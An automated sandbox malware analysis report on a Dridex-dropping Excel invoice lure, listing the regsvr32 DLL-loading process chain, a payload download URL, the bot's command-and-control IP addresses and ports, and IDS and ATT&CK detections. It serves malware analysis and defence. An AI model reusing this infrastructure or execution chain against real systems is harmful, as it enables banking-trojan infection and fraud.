

ID: 338095
Sample Name: INV9698791470-20210111920647.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:51:14
Date: 11/01/2021
Version: 31.0.0 Red Diamond

Table of Contents

Table of Contents 2
Analysis Report INV9698791470-20210111920647.xlsm 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Threatname: Dridex 5
Yara Overview 5
Sigma Overview 6
System Summary: 6
Signature Overview 6
AV Detection: 6
Software Vulnerabilities: 6
Networking: 6
E-Banking Fraud: 6
System Summary: 6
HIPS / PFW / Operating System Protection Evasion: 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 10
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 12
Public 12
General Information 12
Simulations 14
Behavior and APIs 14
Joe Sandbox View / Context 14
IPs 14
Domains 15
ASN 17
JA3 Fingerprints 17
Dropped Files 18
Created / dropped Files 18
Static File Info 24
General 24
File Icon 25
Static OLE Info 25
General 25
OLE File "/opt/package/joesandbox/database/analysis/338095/sample/INV9698791470-20210111920647.xlsm" 25
Indicators 25
Summary 25
Document Summary 25
Streams with VBA 25
VBA File Name: Module1.bas, Stream Size: 3215 25

General 25
VBA Code Keywords 26
VBA Code 26
VBA File Name: Sheet1.cls, Stream Size: 1639 26
General 26
VBA Code Keywords 27
VBA Code 27
VBA File Name: ThisWorkbook.cls, Stream Size: 999 27
General 27
VBA Code Keywords 27
VBA Code 27
Streams 28
Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 550 28
General 28
Stream Path: PROJECTwm, File Type: data, Stream Size: 86 28
General 28
Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 3574 28
General 28
Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2060 28
General 28
Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 187 28
General 29
Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 363 29
General 29
Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 398 29
General 29
Stream Path: VBA/dir, File Type: data, Stream Size: 820 29
General 29
Macro 4.0 Code 29
OLE File "/opt/package/joesandbox/database/analysis/338095/sample/INV9698791470-20210111920647.xlsm" 30
Indicators 30
Summary 30
Document Summary 30
Streams 30
Stream Path: \x1CompObj, File Type: data, Stream Size: 115 30
General 30
Stream Path: f, File Type: data, Stream Size: 178 30
General 30
Stream Path: i02/\x1CompObj, File Type: data, Stream Size: 110 30
General 30
Stream Path: i02/f, File Type: data, Stream Size: 40 31
General 31
Stream Path: i02/o, File Type: empty, Stream Size: 0 31
General 31
Stream Path: i03/\x1CompObj, File Type: data, Stream Size: 110 31
General 31
Stream Path: i03/f, File Type: data, Stream Size: 40 31
General 31
Stream Path: i03/o, File Type: empty, Stream Size: 0 31
General 31
Stream Path: o, File Type: data, Stream Size: 152 32
General 32
Stream Path: x, File Type: data, Stream Size: 48 32
General 32
Macro 4.0 Code 32
Network Behavior 32
Snort IDS Alerts 32
Network Port Distribution 39
TCP Packets 39
UDP Packets 40
DNS Queries 41
DNS Answers 41
HTTP Request Dependency Graph 41
HTTP Packets 41
HTTPS Packets 42
Code Manipulations 50
Statistics 50
Behavior 50
System Behavior 50
Analysis Process: EXCEL.EXE PID: 2432 Parent PID: 584 50
General 50
File Activities 50
File Created 50
File Deleted 52
File Moved 52
File Written 52
File Read 82
Registry Activities 82
Key Created 83
Key Value Created 83

Key Value Modified 89
Analysis Process: regsvr32.exe PID: 1552 Parent PID: 2432 90
General 90
File Activities 90
File Read 90
Analysis Process: regsvr32.exe PID: 1108 Parent PID: 1552 91
General 91
File Activities 91
File Created 91
Registry Activities 92
Analysis Process: DW20.EXE PID: 2460 Parent PID: 2432 92
General 92
Analysis Process: DWWIN.EXE PID: 2452 Parent PID: 2460 92
General 92
File Activities 92
Registry Activities 93
Disassembly 93
Code Analysis 93


Analysis Report INV9698791470-20210111920647.xlsm

Overview

General Information

Sample Name:	INV9698791470-20210111920647.xlsm
Analysis ID:	338095
MD5:	9b7c2b0abf5478e.
SHA1:	6931c4b845a8a9..
SHA256:	a463f9a8842a5c9.

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Dridex e-Banking trojan
- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: BlueMashroom DLL…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2432 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 1552 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\deibsjhv.dll. MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1108 cmdline: -s C:\Users\user\AppData\Local\Temp\deibsjhv.dll. MD5: 432BE6CF7311062633459EEF6B242FB5)
  - DW20.EXE (PID: 2460 cmdline: 'C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE' -x -s 1804 MD5: 45A078B2967E0797360A2D4434C41DB4)
    - DWWIN.EXE (PID: 2452 cmdline: C:\Windows\system32\dwwin.exe -x -s 1804 MD5: 25247E3C4E7A7A73BAEEA6C0008952B1)
- **cleanup**

Malware Configuration

Threatname: Dridex


```
{
  "Config: ": [
    "-------------------------------------------------",
    "BOT ID",
    "-------------------------------------------------",
    "Bot id : 10444",
    "-------------------------------------------------",
    "IP Address table",
    "-------------------------------------------------",
    "Address count 4",
    "77.220.64.37:443",
    "80.86.91.27:3308",
    "5.100.228.233:3389",
    "46.105.131.65:1512"
  ]
}
```


Yara Overview

No yara matches

Sigma Overview


System Summary:

Sigma detected: BlueMashroom DLL Load

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Anomaly

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Detected Dridex e-Banking trojan

System Summary:

Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Copyright null 2021

HIPS / PFW / Operating System Protection Evasion:




System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Scripting 2 2	Path Interception	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Native API 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standa Port 1
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress To Transfer 3
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2	LSA Secrets	Account Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communica
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Network Configuration Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	File and Directory Discovery 2	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	System Information Discovery 1 4	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transf Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
INV9698791470-20210111920647.xlsm	30%	Virustotal		Browse
INV9698791470-20210111920647.xlsm	17%	ReversingLabs	Script-Macro.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\deibsjhv.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\eb3kd1le[1].zip	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\eb3kd1le[1].zip	33%	ReversingLabs	Win32.Trojan.Wacatac	
C:\Users\user\AppData\Local\Temp\deibsjhv.dll	33%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
cdn.digicertcdn.com	0%	Virustotal		Browse

Copyright null 2021

Source	Detection	Scanner	Label	Link
inmindppe.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://46.105.131.65/D	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://80.86.91.27/	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://46.105.131.65/	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://inmindppe.com/eb3kd1le.zip	0%	Avira URL Cloud	safe	
http://https://80.86.91.27/h	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://5.100.228.233/	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.digicertcdn.com	104.18.10.39	true	false	• 0%, Virustotal, Browse	unknown
inmindppe.com	160.153.133.116	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://inmindppe.com/eb3kd1le.zip	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	DWWIN.EXE, 00000006.00000002.2 233596594.0000000003540000.000 00002.00000001.sdmp	false		high
http://https://46.105.131.65/D	regsvr32.exe, 00000004.0000000 2.2382325199.000000000041E000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	DWWIN.EXE, 00000006.00000002.2233596594.0000000003540000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	DWWIN.EXE, 00000006.00000002.2233596594.0000000003540000.00000002.00000001.sdmp	false		high
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000002.2382325199.000000000041E000.00000004.00000020.sdmp, DWWIN.EXE, 00000006.00000002.2230885971.0000000002904000.00000004.00000001.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000002.2382325199.000000000041E000.00000004.00000020.sdmp, DWWIN.EXE, 00000006.00000002.2230885971.0000000002904000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://80.86.91.27/	regsvr32.exe, 00000004.00000002.2382325199.000000000041E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/	regsvr32.exe, 00000004.00000002.2382308141.00000000003F1000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000002.2382325199.000000000041E000.00000004.00000020.sdmp, DWWIN.EXE, 00000006.00000002.2230885971.0000000002904000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000002.2382325199.000000000041E000.00000004.00000020.sdmp, DWWIN.EXE, 00000006.00000002.2230885971.0000000002904000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	DWWIN.EXE, 00000006.00000002.2233949552.0000000003727000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	DWWIN.EXE, 00000006.00000002.2233596594.0000000003540000.00000002.00000001.sdmp	false		high
http://https://46.105.131.65/	regsvr32.exe, 00000004.00000002.2382325199.000000000041E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	DWWIN.EXE, 00000006.00000002.2233949552.0000000003727000.00000002.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000002.2382325199.000000000041E000.00000004.00000020.sdmp, DWWIN.EXE, 00000006.00000002.2230885971.0000000002904000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	DWWIN.EXE, 00000006.00000002.2233949552.0000000003727000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	regsvr32.exe, 00000004.00000002.2382894388.0000000002180000.00000002.00000001.sdmp, DWWIN.EXE, 00000006.00000002.2234299675.00000000041C0000.00000002.00000001.sdmp	false		high
http://https://80.86.91.27/h	regsvr32.exe, 00000004.00000002.2382325199.000000000041E000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	DWWIN.EXE, 00000006.00000002.2233596594.0000000003540000.00000002.00000001.sdmp	false		high
http://www.%s.comPA	regsvr32.exe, 00000004.00000002.2382894388.0000000002180000.00000002.00000001.sdmp, DWWIN.EXE, 00000006.00000002.2234299675.00000000041C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.00000002.2382325199.000000000041E000.00000004.00000020.sdmp, DWWIN.EXE, 00000006.00000003.2228989819.0000000000538000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.0000000 2.2382325199.000000000041E000. 00000004.00000020.sdmp, DWWIN. EXE, 00000006.00000003.2228989 819.0000000000538000.00000004. 00000001.sdmp	false		high
http://https://5.100.228.233/	regsvr32.exe, 00000004.0000000 2.2382325199.000000000041E000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://servername/isapibackend.dll	regsvr32.exe, 00000003.0000000 2.2382287592.0000000001CA0000. 00000002.00000001.sdmp, regsvr 32.exe, 00000004.00000002.2382 544671.0000000001D80000.000000 02.00000001.sdmp, DWWIN.EXE, 0 0000006.00000002.2230070826.00 0000002360000.00000002.000000 01.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.0000000 2.2382325199.000000000041E000. 00000004.00000020.sdmp, DWWIN. EXE, 00000006.00000003.2228989 819.0000000000538000.00000004. 00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.100.228.233	unknown	Netherlands		8315	SENTIANL	true
80.86.91.27	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
160.153.133.116	unknown	United States		21501	GODADDY-AMSDE	false
46.105.131.65	unknown	France		16276	OVHFR	true
77.220.64.37	unknown	Italy		44160	INTERNETONEInternetServicesProviderIT	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338095
Start date:	11.01.2021
Start time:	16:51:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 0s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	INV9698791470-20210111920647.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.expl.evad.winXLSM@9/21@1/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 1.5% (good quality ratio 1.5%) • Quality average: 78% • Quality standard deviation: 26.6%
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 93.184.221.240, 2.20.142.210, 2.20.142.209, 104.43.139.144, 104.18.10.39 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, wu.ec.azureedge.net, cacerts.digicert.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus16.cloudapp.net, wu.azureedge.net, watson.microsoft.com, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, blobcollector.events.data.trafficmanager.net, hlb.apr-52dd2-0.edgecastdns.net, wu.wpc.apr-52dd2.edgecastdns.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many 